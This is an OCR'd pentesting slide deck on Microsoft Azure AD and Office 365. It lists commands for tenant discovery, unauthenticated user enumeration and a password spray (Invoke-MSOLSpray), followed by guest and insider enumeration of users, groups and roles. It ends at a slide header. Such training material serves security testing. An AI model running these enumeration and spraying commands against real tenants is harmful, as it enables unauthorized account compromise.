
Amazon Leads $100 Billion Cloud Market

Worldwide market share of leading cloud infrastructure service providers in Q2 2020*



Things to cover

- Azure AD and Office 365
- Azure core
  - General recon
    - Subscriptions
    - Roles
    - Resources
    - Resource Group
- Azure's Services
  - Storage
  - Compute
  - Apps
  - Databases
  - Virutal Networks
  - All-in-one




Azure
Active Directory

Microsoft Azure
Blob Storage

Lets do some pen-test :)

Pentesting Microsoft Azure


Azure AD and Office O365



Azure
Active Directory


Azure AD and Office 365: what is Azure AD

Azure Active Directory (Azure AD) is Microsoft's enterprise cloud-based identity and access management (IAM) solution. Azure AD is the backbone of the Office 365 system, and it can sync with on-premise Active Directory and provide authentication to other cloud-based systems via OAuth.



Azure AD and Office 365: Components

- Enterprise
- Tenant
- Subscriptions
- Resources
- Resource Groups
- Runbooks
- Azure Active Directory
- Azure AD Connect
- Service Principal




Differences between Azure AD and Windows AD

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests


- Azure AD Graph
- EPS

Source: https://troopers.de/downloads/troopers19/TROOPERS19_AD_Im_in_your_cloud.pdf

Azure AD and Office O365: Mindmap




Azure AD and Office 365: Unauthenticated



- Discovery
- Tenants
- Domains
- All-in-one
- User-enumeration


Unauthenticated: (Discovery)
Check if the company is using azure AD

https://login.microsoftonline.com/getuserrealm.srf?login=username@COMPANY.onmicrosoft.com&xml=1



Unauthenticated: (Discovery, Tenants & Domains)

- Resolve-DnsName -Name <domain> -Type MX
- Resolve-DnsName -Name <domain> -Type TXT
- Get-AADIntTenantID -domain example.com
- Get-AADIntLoginInformation -UserName <UserName@domain>
- Get-AADIntLoginInformation -domain example.com
- Get-AADIntTenantDomains -Domain <domain>
- Invoke-AADIntReconAsOutsider -DomainName company.com 2> $null | ft



Unauthenticated: (All-in-one)

```
Invoke-AADIntReconAsOutsider -DomainName company.com 2> $null | ft
```

Unauthenticated: (User Enumeration)

https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/test@targetdomain.com?Protocol=Autodiscoverv1

```
{
    ErrorCode: "UserNotFound",
    ErrorMessage: "The given user was not found"
}
```


failed

```
{
    Protocol: "Autodiscoverv1",
    Url: "https://outlook.office365.com/autodiscover/autodiscover.xml"
}
```

success


Unauthenticated: (User Enumeration)

- https://login.Microsoft.com/common/oauth2/token (the endpoint will tell you if the user exists or no)
- Invoke-AADIntUserEnumerationAsOutsider -UserName "user@company.com"
- Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider
- Get-AADIntTenantID -domain example.com
- Invoke-MSOLSpray -userlist emails.txt -password "password"
- python o365creeper.py -e example-email@company.com
- python o365creeper.py -f emails.txt -o valid-emails



Guest: list of organizations you have access to

=> account.activedirectory.windowsazure.com



Guest: list allowed actions for the user

```
$results = Invoke-AADIntReconAsGuest ; $results.allowedActions
```

Guest: Tenants and domains

- Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache ; Get-AADIntAzureTenants
- $results.domains | Select-Object id,authen*,isverified,supported*,password* | Format-Table

Guest: Groups and Roles

- $results = Invoke-AADIntReconAsGuest ; $results.Groups | Select-Object displayName,id,membershiprule,description
- $results.Groups | Select-Object displayName,id,membershiprule,description
- $results.Groups | Select-Object displayName,id,membershiprule,description
- $results.Roles | Select-Object id,members

Guest: Users Enumeration

- $results = Invoke-AADIntReconAsGuest ; $results = Invoke-AADIntUserEnumerationAsGuest -GroupMembers -Manager -Subordinates -Roles

- $results = Invoke-AADIntUserEnumerationAsGuest -UserName "user@company.com" -GroupMembers -Manager -Subordinates -Roles

Guest: All-in-one

```
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

Invoke-AADIntReconAsGuest
```

Authenticated: Authentication Methods

- Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache
- Connect-AzureAD
- Az login –allow-no-subscriptions

Authenticated: List synchronization information

- $results.companyInformation | Select *Sync*
- Get-AADIntSyncConfiguration

Authenticated: Groups and Memberships

- Get-AzureADGroup
- $results = Invoke-AADIntUserEnumerationAsInsider -Groups
- $results.Groups | Select-Object displayName,id,membershiprule,description
- az ad group member list --output=json --query='[].{Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Title:jobTitle,Department:department,Email:mail,UserId:mailNickname,Phone:telephoneNumber,Mobile:mobile,Enabled:accountEnabled}' –group='users'
- Get-AzureGroup -All
- Get-AzureGroup -Group '[Name of Group]'
- Add-AzureADGroup -User [UPN] -Group [Group name]

Authenticated: Users Enumeration

- $results = Invoke-AADIntUserEnumerationAsInsider -Groups
- $results.Users[0]
- for ($index =0 ; $index -lt $results.users.count ; $index++) { $results.users[$index] | select displayname,userprincipalname,id }
- $results = Invoke-AADIntUserEnumerationAsGuest -UserName "user@company.com" -GroupMembers -Manager -Subordinates -Roles
- az ad user list | grep -i userPrincipalName | cut -d ":" -f 2 | sed 's/,//g' | sed 's/"//g'
- az ad user list --output=json --query='[].{Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Title:jobTitle,Department:department,Email:mail,UserId:mailNickname,Phone:telephoneNumber,Mobile:mobile,Enabled:accountEnabled}' --upn='username@domain.com'

Authenticated: Roles

- $results = Invoke-AADIntReconAsInsider ; $results.Roles | Select-Object id,members
- $results.roleInformation
- Get-AzureADDirectoryRoleTemplate
- Get-AzureADDirectoryRole
- $role = Get-AzureADDirectoryRole | Where-Object {$_.displayName -eq '<role-name>'}

Authenticated: Roles

```
$roleUsers = @()
$roles=Get-AzureADDirectoryRole

ForEach($role in $roles) {
  $users=Get-AzureADDirectoryRoleMember -ObjectId $role.ObjectId
  ForEach($user in $users) {
    write-host $role.DisplayName,$user.DisplayName
    $obj = New-Object PSCustomObject
    $obj | Add-Member -type NoteProperty -name RoleName -value ""
    $obj | Add-Member -type NoteProperty -name UserDisplayName -value ""
    $obj | Add-Member -type NoteProperty -name IsAdSynced -value false
    $obj.RoleName=$role.DisplayName
    $obj.UserDisplayName=$user.DisplayName
    $obj.IsAdSynced=$user.DirSyncEnabled -eq $true
    $roleUsers+=$obj
  }
}
$roleUsers
```

Authenticated: Enumerate Administrative roles

